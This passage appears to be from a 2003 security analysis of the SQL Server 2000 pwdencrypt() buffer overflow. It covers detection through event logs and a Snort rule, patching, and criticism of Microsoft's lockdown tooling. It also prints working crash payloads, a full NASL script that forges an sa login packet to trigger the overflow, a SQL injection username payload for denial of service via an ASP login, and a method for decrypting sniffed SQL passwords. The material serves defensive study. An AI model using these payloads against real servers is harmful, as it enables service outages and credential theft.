
Including a null terminator 65535 (0xffff) plus enough text to overflow the buffer will cause SQL server to terminate with the error message:

```
[Microsoft][ODBC SQL Server Driver][Shared Memory]ConnectionCheckForData (CheckforData()).
Server: Msg 11, Level 16, State 1, Line 0
General network error. Check your network documentation.
Connection Broken
```

It is worth noting that with this line of code, the error is only sent to the client and no message is logged in the NT Event Log or the SQL server Error logs accessible through enterprise manager or the dump files normally created in the \program files\Microsoft sql server\MSSQL\logs directory. There is no record of SQL server halting using this one line of code.

Signature of the attack

You can recognize this attack from its network signature and from errors issued by the victim server. The server will log the following errors in the application event log.



Date: 11/10/02
Time: 4:08:45 PM
User: Administrator
Computer: BRYNERNT1

Event ID: 17052
Source: MSSQLSERVER
Type: Error
Category: Server

Description:

Error: 0, Severity: 19, State: 0
SqlDumpExceptionHandler: Process 51 generated fatal exception c0000005 EXCEPTION_ACCESS_VIOLATION. SQL Server is terminating this process.

Data: ● Bytes ○ Words

```
0000: 00 00 00 00 13 00 00 00   ........
0008: 0a 00 00 00 42 00 52 00   ....B.R.
0010: 59 00 4e 00 45 00 52 00   Y.N.E.R.
0018: 4e 00 54 00 31 00 00 00   N.T.1...
0020: 05 00 00 00 6d 00 73 00   ....m.s.
```

Error severity level is described by Microsoft in URL:

http://www.microsoft.com/technet/prodtechnol/sql/proddocs/diag/part3/75528c11.asp?

“Severity levels from 17 through 25 indicate software or hardware errors. You should inform the system administrator whenever problems that generate errors with severity levels 17 and higher occur. The system administrator must resolve these errors and track their frequency. When a level 17, 18, or 19 error occurs, you can continue working, although you might not be able to execute a particular statement.”

IDS systems can look for the pwdencrypt function in network packets sent to any SQL server instance. Snort can recognize the attack with the following line added to the sql.rules file or the snort.rc file.

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg:"MS-SQL pwdencrypt possible buffer overflow";
content: "p|00|w|00|d|00|e|00|n|00|c|00|r|00|y|00|p|00|t|00|"; nocase; flags:A+; classtype:attempted-
user;rev:1;)
```

When snort sees a packet matching this attack it will write a line to the alert file like:

```
[**] [1:0:1] MS-SQL pwdencrypt possible buffer overflow [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
01/23-21:48:05.387033 192.168.254.5:2174 -> 192.168.254.2:1433
TCP TTL:64 TOS:0x0 ID:65118 IpLen:20 DgmLen:126 DF
***AP*** Seq: 0x4D17A575  Ack: 0xA63042DD  Win: 0x1920  TcpLen: 20
```

How to protect against it

The user or administrator is left with little choice of how to protect against this vulnerability. Permissions cannot be set for the function pwdencrypt since it does not appear in any of the system tables. As such, the only way to prevent use of this exploit is to apply the patch from Microsoft that is now included as part of service pack 3 for SQL 2000.

When SQL 2000 Service Pack 3 is applied the @@Version variable will return something similar to:

```
Microsoft SQL Server  2000 - 8.00.760 (Intel X86)   Dec 17 2002 14:22:05   Copyright (c) 1988-2003
Microsoft Corporation  Standard Edition on Windows NT 4.0 (Build 1381: Service Pack 6)
```

Executing any of the aforementioned exploit scripts that attempt to overflow pwdencrypt() will simply return :

```
Server: Msg 6607, Level 16, State 5, Line 28
Password Encryption: The value supplied for parameter number 1 is invalid.
```

On my test system with Service Pack 3 I can pass input up to 128 characters into pwdencrypt() and still have it return a 46 character string. Input longer than 128 characters returns the error message.

Regardless of the limited capability to protect against this vulnerability, it is worth noting that there are many steps an administrator can take to lock down an instance of SQL server. While Microsoft has done an excellent job providing tools and resources for locking down NT and IIS, it has fallen short in providing documentation and tools for SQL server. The best reference for lock down tools is the SQL security site:

http://www.SQLSecurity.com/

The site has even gone as far as to initiate its own project to create a SQL server lockdown script. At the time of this writing, version 1.0 is available at

http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=4&tabid=12

WARNING: It is important to note before executing that this script takes a very strong stance on what it considers locked down and does little to warn or give options to the end-user to control how far they would like to go. For example, it resets the sa password to a random value upon execution! The script also disallows ad hoc queries from all data providers, including SQLOLEDB, which will break most applications. It is also worth warning that the script accomplishes most of its work by changing hard coded registry values. If these values or locations change the script would have to be re-written. This script is still very useful however as it gives the administrator pointers as to the registry keys that should have access control lists (ACLs) applied to them to prevent an attacker from using the same methods to gain control of a box running SQL Server.

This script, while not perfect, is a great start. While it takes care of many of the issues present by default in SQL server it also fails to remedy common installation oversights. For example, many of the extended stored procedures present by default in SQL server are routinely recommended to be deleted in a secure installation. The stored procedure xp_cmdshell allows a user to run a command via SQL server and is routinely listed as a target for deletion in secure installations yet the lockdown script does not delete it or any other extended stored procedure.

Though I could not recommend running the script as it exists, it would be of use for a SQL server administrator to cull over the script for tips and tricks to use when locking down their SQL server instances. In addition, a comprehensive lockdown of SQL server would also include a hard look at the ACL settings of the SQL server directories, NT directories, registry keys and the user rights for the account used for SQL Server and the SQL Server Task Agent.

As far as this particular attack is concerned: To determine if a server is susceptible to this attack you can issue the command

```
SELECT pwdencrypt(REPLICATE('A',353)).
```

If the result is a fatal exception error the server is vulnerable. Simply sending a long string of characters is not enough to halt SQL server, so it is reasonably safe to execute this command. If an administrator is uncomfortable purposefully causing fatal exception errors, they could simply check the version of SQL server using the @@Version variable. Anything before version 8.00.0650 is vulnerable. You can automate this check with the following nessus attack script which attempts to login to SQL server using the sa account and executes the pwdencrypt() function.

```
#check sql for buffer overflow via long encrypted password
if(description)
{
# script_id();
 script_cve_id("CAN-2002-0624");
 script_bugtraq_id(5014);
 script_version ("$Revision:1.3 $");
 script_name(english:"MSSQL Unchecked Buffer in Password Encryption Procedure");
 script_family(english:"Windows");
 desc["english"] = "
The MS SQL server has a vulnerable password decryption utility called pwdencrypt()
```

```
that doesn't check the password size. This script checks for a login to sql
and if successful, sends select pwdencrypt(replicate('A',353)) to the server.
If the server responds with a fatal exception error the server is vulnerable.
Solution : Filter incoming tcp traffic to this port, update your patches post SP2.
Risk factor : High";
 script_description(english:desc["english"]);

 script_summary(english:"MSSQL Unchecked Buffer in Password Encryption Procedure pwdencrypt()");
 script_category(ACT_ATTACK);
 script_copyright(english:"2002 Jeff Bryner");
 script_require_ports(1433);
 exit(0);
}

# Attack script
packet_sa_no_password_login1 = raw_string(
    0x10, 0x01, 0x00, 0xA8, 0x00, 0x00, 0x01, 0x00, 0xA0, 0x00,
    0x00, 0x00, 0x01, 0x00, 0x00, 0x71, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0xCC, 0x01,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x03, 0x00, 0x00, 0xE0, 0x01, 0x00, 0x00, 0x09, 0x04,
    0x00, 0x00, 0x56, 0x00, 0x00, 0x00, 0x56, 0x00, 0x02, 0x00, 0x5A, 0x00);
#first number in this section is the length of the password not including the spacer (i.e. pwd of a is 1 character)
packet_sa_no_password_login2 =raw_string ( 0x00, 0x00, 0x5A, 0x00,
    0x12, 0x00, 0x7E, 0x00, 0x0D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x98, 0x00, 0x04, 0x00, 0xA0, 0x00,
    0x00, 0x00, 0xA0, 0x00, 0x00, 0x00, 0x00, 0x20, 0xE0, 0x6E, 0x86, 0x4E, 0x00, 0x00, 0x00, 0x00,
    0xA0, 0x00, 0x00, 0x00, 0x73, 0x00, 0x61, 0x00); # last two non null positions are the username: sa

#if there's a password put it in sql hex followed by 0xA5, end with 0x53
#and add it to the beginning of packet 3
#here's the lowercase alphabet for reference (sql passwords are case in sensitive)
#                                    a       b        c         d      (you get it)
#                                  B3 A5 83 A5 93 A5 E3 A5
# F3 A5 C3 A5 D3 A5 23 A5 33 A5 03 A5 13 A5 63 A5
# 73 A5 43 A5 53 A5 A2 A5 B2 A5 82 A5 92 A5 E2 A5
# F2 A5 C2 A5 D2 A5 22 A5 32 A5 02 A5
packet_sa_no_password_login3 = raw_string( 0x53, 0x00, 0x51, 0x00, 0x4C, 0x00, 0x20, 0x00,
    0x51, 0x00, 0x75, 0x00, 0x65, 0x00,
    0x72, 0x00, 0x79, 0x00, 0x20, 0x00, 0x41, 0x00, 0x6E, 0x00, 0x61, 0x00, 0x6C, 0x00, 0x79, 0x00,
    0x7A, 0x00, 0x65, 0x00, 0x72, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x44, 0x00, 0x42, 0x00, 0x43, 0x00);



#here's a native packet with no password
packet_sa_no_password_login_reference= raw_string(
    0x10, 0x01, 0x00, 0xA8, 0x00, 0x00, 0x01, 0x00, 0xA0, 0x00,
    0x00, 0x00, 0x01, 0x00, 0x00, 0x71, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0xCC, 0x01,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x03, 0x00, 0x00, 0xE0, 0x01, 0x00, 0x00, 0x09, 0x04,
    0x00, 0x00, 0x56, 0x00, 0x00, 0x00, 0x56, 0x00, 0x02, 0x00, 0x5A, 0x00, 0x00, 0x00, 0x5A, 0x00,
    0x12, 0x00, 0x7E, 0x00, 0x0D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x98, 0x00, 0x04, 0x00, 0xA0, 0x00,
    0x00, 0x00, 0xA0, 0x00, 0x00, 0x00, 0x00, 0x20, 0xE0, 0x6E, 0x86, 0x4E, 0x00, 0x00, 0x00, 0x00,
    0xA0, 0x00, 0x00, 0x00, 0x73, 0x00, 0x61, 0x00, 0x53, 0x00, 0x51, 0x00, 0x4C, 0x00, 0x20, 0x00,
    0x51, 0x00, 0x75, 0x00, 0x65, 0x00,
    0x72, 0x00, 0x79, 0x00, 0x20, 0x00, 0x41, 0x00, 0x6E, 0x00, 0x61, 0x00, 0x6C, 0x00, 0x79, 0x00,
    0x7A, 0x00, 0x65, 0x00, 0x72, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x44, 0x00, 0x42, 0x00, 0x43, 0x00);

#concatenate all the sections together to forge a login packet
packet_sa_no_password_login
=packet_sa_no_password_login1+packet_sa_no_password_login2+packet_sa_no_password_login3;

#create a tds packet to run the attack:  select pwdencrypt(replicate('A',353))
packet_tds_pwdencrypt= raw_string(
    0x01, 0x01, 0x00, 0x56, 0x00, 0x00, 0x01, 0x00, 0x73, 0x00,
    0x65, 0x00, 0x6C, 0x00, 0x65, 0x00, 0x63, 0x00, 0x74, 0x00, 0x20, 0x00, 0x70, 0x00, 0x77, 0x00,
    0x64, 0x00, 0x65, 0x00, 0x6E, 0x00, 0x63, 0x00, 0x72, 0x00, 0x79, 0x00, 0x70, 0x00, 0x74, 0x00,
   0x28, 0x00, 0x72, 0x00, 0x65, 0x00, 0x70, 0x00, 0x6C, 0x00, 0x69, 0x00, 0x63, 0x00, 0x61, 0x00,
   0x74, 0x00, 0x65, 0x00, 0x28, 0x00, 0x27, 0x00, 0x41, 0x00, 0x27, 0x00, 0x2C, 0x00, 0x33, 0x00,
   0x35, 0x00, 0x33, 0x00, 0x29, 0x00, 0x29, 0x00, 0x0D, 0x00, 0x0A, 0x00
);

port = 1433;
found = 0;
report = "SQL has a vulnerable password encryption utility pwdencrypt() that doesn't check the password size.";

if(get_port_state(port))
{
   soc = open_sock_tcp(port);
   if(soc)
   {
          #attack seems to work best if you send the login and attack packet at once, then check results
          #as opposed to sending login, checking for login then sending attack packet

          #debug
          #display("Sending:",packet_sa_no_password_login);
          send(socket:soc, data:packet_sa_no_password_login);

          #r=recv(socket:soc, length:4096);
          #debug
          #display("Login returned:", r);
          #display("Sending:",packet_tds_pwdencrypt);
          send(socket:soc, data:packet_tds_pwdencrypt);
          r=recv(socket:soc, length:4096);
          close(soc);

          #debug display packet received in return
          #display ("Result:",r);

          #if it worked, the server will return a fatal exception error
          #here's the word "fatal exception" in unicode
          fatal_exception=raw_string(0x66,0x00,0x61,0x00,0x74,0x00,0x61,0x00,0x6C,0x00,0x20,
          0x00,0x65,0x00,0x78,0x00,0x63,0x00,0x65,0x00,0x70,0x00,0x74,0x00,0x69,0x00,0x6F,0x00,0x6E,0
x00
          );
          #debug
          #display(fatal_exception,"\n");
             if((fatal_exception >< r  ) || ("fatal exception" >< r))
             {
                  security_hole(port:port, data:report);
             }
            else
            {
                  display("No fatal exception. Received:",r);
            }
   }
}
```

The above script can be run from the NASL utility or imported using the nessus import facility. The script will appear in the Windows group and is marked as a dangerous plug-in since it will attempt to execute code that can harm the server. Since the exploit requires an existing SQL connection it will only work unmodified on SQL servers with no password on the sa account. If you would like to use it on your servers you must edit the login packets to include the sa password. It is not recommended to remove the password on the sa account simply for the purposes of running this script! The code is commented to document the packet hex value for lowercase alphabetic passwords. This should be sufficient for most installations since SQL server does not distinguish between case values for username or passwords.

The packet may contain lowercase or uppercase, however SQL server will not reject a login because of case discrepancies. If you set the sa password to 'b' and login with 'B' your credentials will still be honored. Alternatively, you could use the stored procedure provided at:

http://www.sqlsecurity.com/uploads/decrypt_odbc_sql.txt

to encrypt/decrypt passwords in Unicode hex and insert them into the nessus script. For example, running the SQL command

```
select ({encrypt N'a'})
```

Will return the hex value for the Unicode version of the encrypted lowercase 'a': 0xB3A5 If it is not already obvious, it is now worth noting how easy these tools make it to sniff credentials from SQL server login packets and decrypt them for use in exploits like this. One simply needs to capture the login then feed the encrypted value through the function supplied by SQLSecurity.com as follows

```
sp_decrypt_ODBC '0xB3A5'
```

This function will, of course, return the letter 'a'.

Microsoft notes the weakness in it encryption in its knowledgebase article touting the addition of encrypted password strings to SQL 7.0

http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B252660

"To prevent someone from being able to view a password in clear text, standard SQL Server ODBC connections to a SQL Server 7.0 Server appear encrypted in a network trace. The encryption algorithm is not strong, does not use a 128 bit algorithm and is not recommended for connections across the internet."

The vendor involved in this exploit, Microsoft, has several actions it could take to remedy this vulnerability. First is to perform proper string length checking on all functions within SQL server whether or not the functions are documented. The patch for this vulnerability fixes this function; but it is not clear whether other functions are remedied or remain as vulnerable. Secondly, the vendor could allow administrators proper controls over functions like this so that once they are discovered, access to them can be limited or disabled. Allowing undocumented functions in production-level software is a dangerous practice, especially when there are no facilities to control access to these functions.

In addition, Microsoft can go a long way towards providing SQL Server administrators with documentation and a proper toolkit to use when analyzing the security of their SQL Server installations. As of this writing (Jan 27th, 2002) there isn't even a checklist for SQL Server in any version at the technet "Security Tools and Checklists" page:

http://www.microsoft.com/technet/security/tools/tools.asp

Checklists for NT and IIS have existed for quite some time, as have toolkits to foster proper hardening of their functions. While the baseline security analyzer attempts to tackle SQL Server, it only checks to ensure you have the latest hot-fixes. It does nothing to secure SQL server in a manner similar to the IIS lockdown tool. At the very least Microsoft could update the documentation and certification for SQL 2000 in a C2-level environment. The current evaluated C2 configuration is dated November, 2 2000 and requires SQL 2000 running on NT4.0

http://www.microsoft.com/Downloads/details.aspx?displaylang=en&FamilyID=71C146F3-9907-40CD-BABF-3506ECD33254

C2-level configurations or equivalents should be provided for Windows 2000, XP, .Net, etc. In addition recommendations should be provided if your application requires components that were not supported in the evaluated C2 configuration. For example, the C2 documentation requires the administrator to remove or disable metadata services, Data Transformation Services, and the Distributed Transaction Coordinator among others. If your application requires the use of these oft-touted services, the administrator is left with little or no guidance on how to properly secure them. Microsoft has demonstrated a great ability to push the technology industry in the development of standards when it is in the best interest of Microsoft. This is one instance where it may be in Microsoft's best interest to push the industry into developing security standards, accreditations and the tools to manage product configuration combinations. At the very least Microsoft should recommend secure configurations for all combinations of its own products.

Source code/ Pseudo code

The BugTraq documentation of the vulnerability (http://online.securityfocus.com/archive/1/276953) includes the following source code from Martin Rakhmanoff (jimmers@yandex.ru) to initiate the overflow:

```
SELECT pwdencrypt(REPLICATE('A',353))
```

It notes that "On some systems it may require lager amount of characters to cause overflow (1000 is enough in any case)." In my own experimentation on an NT 4.0 SP6a system with SQL @@Version returning:

```
Microsoft SQL Server  2000 - 8.00.194 (Intel X86)   Aug  6 2000 00:57:48
 Copyright (c) 1988-2000 Microsoft Corporation  Standard Edition on Windows NT 4.0 (Build 1381:
Service Pack 6)
```

I can initiate an overflow with as little as 163 characters sent to the routine.

```
SELECT pwdencrypt(REPLICATE('A',163))
```

This results in the following errors returned to the calling program (in this case Query Analyzer), logged in the NT Event log and SQL Error logs.

```
ODBC: Msg 0, Level 19, State 1
SqlDumpExceptionHandler: Process 51 generated fatal exception c0000005
EXCEPTION_ACCESS_VIOLATION. SQL Server is terminating this process.
Connection Broken
```

The test code is simply using the replicate function to create a string of ‘A’ characters of a particular length, then passing that string to the pwdencrypt() function.

A variation of this code to include a null terminator as the first character is enough to halt the instance of SQL server.

```
select pwdencrypt( nchar(0xffff) + REPLICATE(N'A', 1000) )
```

SQL Server will terminate with no record or error message recorded in the NT event log or SQL error log. The client will receive an error message. This makes this particular exploit useful in denial of service attacks against hosts that are vulnerable to SQL injection.

If a web site is known to use SQL 2000, and its application code does not check input values for SQL injection techniques the small payload of this exploit makes it particularly easy to execute.

Starting with Chris Anley’s excellent *Advanced SQL Server Injection in SQL Server Applications* paper available at http://www.nextgenss.com/papers/advanced_sql_injection.pdf

Here is an exploit of his example of a vulnerable login facility implemented in active server pages (pages 4-6). When presented with the login page from Anley’s script the attacker enters a username as follows:

```
Username: ‘;select pwdencrypt(nchar(0xffff) + replicate(N’A’,1000))--
```

The resulting command sent to SQL server will be:

```
Select * from users where username = '';select pwdencrypt(nchar(0xffff) + REPLICATE(N'A', 1000))--
'and password = ''
```

This SQL injection attack alters the single command to form two commands. The first simply executes a

```
select * from users where username = ‘’
```

This should return no rows. The semicolon that was entered as part of the username is the SQL notation used to combine two commands on one line. The second command contains our payload execution of the pwdencrypt() function. By including the SQL comment character -- at the end of our payload we tell SQL to ignore the remainder of the command.

This command will execute in the context of the SQL server account the ASP application is using which will by default allow the execution of the vulnerable pwdencrypt() function. As discussed, the arguments sent to this function will overflow and execute in the context of the NT account used by SQL server and in this case can effectively shut down the server from a simple login query on an ASP login page.

Conclusion

The pwdencrypt() vulnerability is a classic buffer overflow exploit. The attacker can make use of an undocumented, little understood function that is accessible by default to every authenticated user to pass any code of their choosing to the operating system in the context of a trusted service. This vulnerability is particularly dangerous in that some system administrators would initially dismiss its severity. They may reason that to exploit it would be difficult since the attacker must use a legitimate connection to SQL server in order to initiate the exploit. However, there are many ways to acquire such a connection through insiders, weak credentials, development systems, linked servers, default passwords, through SQL injection, or through other vulnerabilities such as CVE-2001-0344 which allows local users to gain connections by re-using cached sa connections.

Vulnerabilities like this combined with the lack of documentation, support, toolkits or training specific to SQL Server security create a dangerous environment ripe for targeting in a variety of attacks.

At the time of this writing (Jan 27th, 2003), the W32/SQL Slammer worm has just infected over 35,000 servers in under 24 hours using a vulnerability that has been patched since July 24th, 2002. The patch for the pwdencrypt() vulnerability has existed since July 10th, 2002. How many servers exist that do not include the patch for this vulnerability?

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